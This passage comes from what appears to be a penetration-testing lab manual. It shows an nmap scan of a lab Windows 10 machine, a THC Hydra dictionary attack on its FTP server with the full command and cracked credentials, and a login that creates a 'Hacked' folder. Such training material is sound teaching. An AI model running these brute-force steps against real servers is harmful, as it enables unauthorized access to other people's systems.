
```
┌─[root@parrot]─[~]
└──╼ #nmap -p21 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 01:41 EST
Nmap scan report for 10.10.10.10
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:0C:29:0E:26:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Figure 2.1.4: Performing Nmap port scan

17. Observe that **port 21** is open in **Windows 10**.

18. Check if an FTP server is hosted on the **Windows 10** machine.

19. Type **ftp [IP Address of Windows 10]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.




```
┌─[root@parrot]─[~]
└──╼ #ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root):
```

Figure 2.1.5: Test for FTP server

20. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

21. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



```
┌─[root@parrot]─[~]
└──╼ #ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root): james
331 Password required
Password:
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp>
```

Figure 2.1.6: Test Log In


22. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

TASK 1.3

Perform Dictionary Attack

23. Open a new terminal and jump to the root directory. Now, type **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]** and press **Enter**.

Note: The IP address of **Windows 10** in this lab exercise is **10.10.10.10**. This IP address might vary in your lab environment.




```
┌─[root@parrot]─[~]
└──╼ #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
ftp://10.10.10.10
```

Figure 2.1.7: Attacking the FTP server

24. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

25. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.



```
┌─[root@parrot]─[~]
└──╼ #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-20 08:17:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries
 per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10   login: Martin   password: apple
[STATUS] 4725.00 tries/min, 4725 tries in 00:01h, 36449 to do in 00:08h, 16 active
[STATUS] 4688.33 tries/min, 14065 tries in 00:03h, 27109 to do in 00:06h, 16 active
[21][ftp] host: 10.10.10.10   login: Jason   password: qwerty
[21][ftp] host: 10.10.10.10   login: Shiela   password: test
[STATUS] 4688.29 tries/min, 32818 tries in 00:07h, 8356 to do in 00:02h, 16 active
[STATUS] 4686.25 tries/min, 37490 tries in 00:08h, 3684 to do in 00:01h, 16 active
```

Figure 2.1.8: User credentials cracked successfully

26. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.


TASK 1.4

Access the FTP Server Remotely

27. Open a new terminal window and jump to the root directory. Now, type **ftp [IP Address of Windows 10]**, and press **Enter**.

28. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.

29. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




```
┌─[root@parrot]─[~]
└──╼ #ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

Figure 2.1.9: Logging in to FTP server

30. Now you can remotely access the FTP server hosted on the **Windows 10** machine.

31. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 10** virtual machine through the ftp terminal.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```

Figure 2.1.10: Creating a directory

32. Switch to the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**, and navigate to **C:\FTP**.

33. View the directory named **Hacked**, as shown in the screenshot:




FTP
File
Home
Share
View
Pin to Quick access
Copy
Paste
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New
Properties
Open
Select all
Select none
Invert selection
Select
This PC > Local Disk (C:) > FTP
Search FTP
Quick access
OneDrive
This PC
3D Objects
Desktop
Hacked
1 item
1 item selected

Figure 2.1.11: Viewing the created directory in Windows 10

34. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

35. Switch back to the **Parrot Security** virtual machine.

36. Enter **help** to view all other commands that you can use through the FTP terminal.

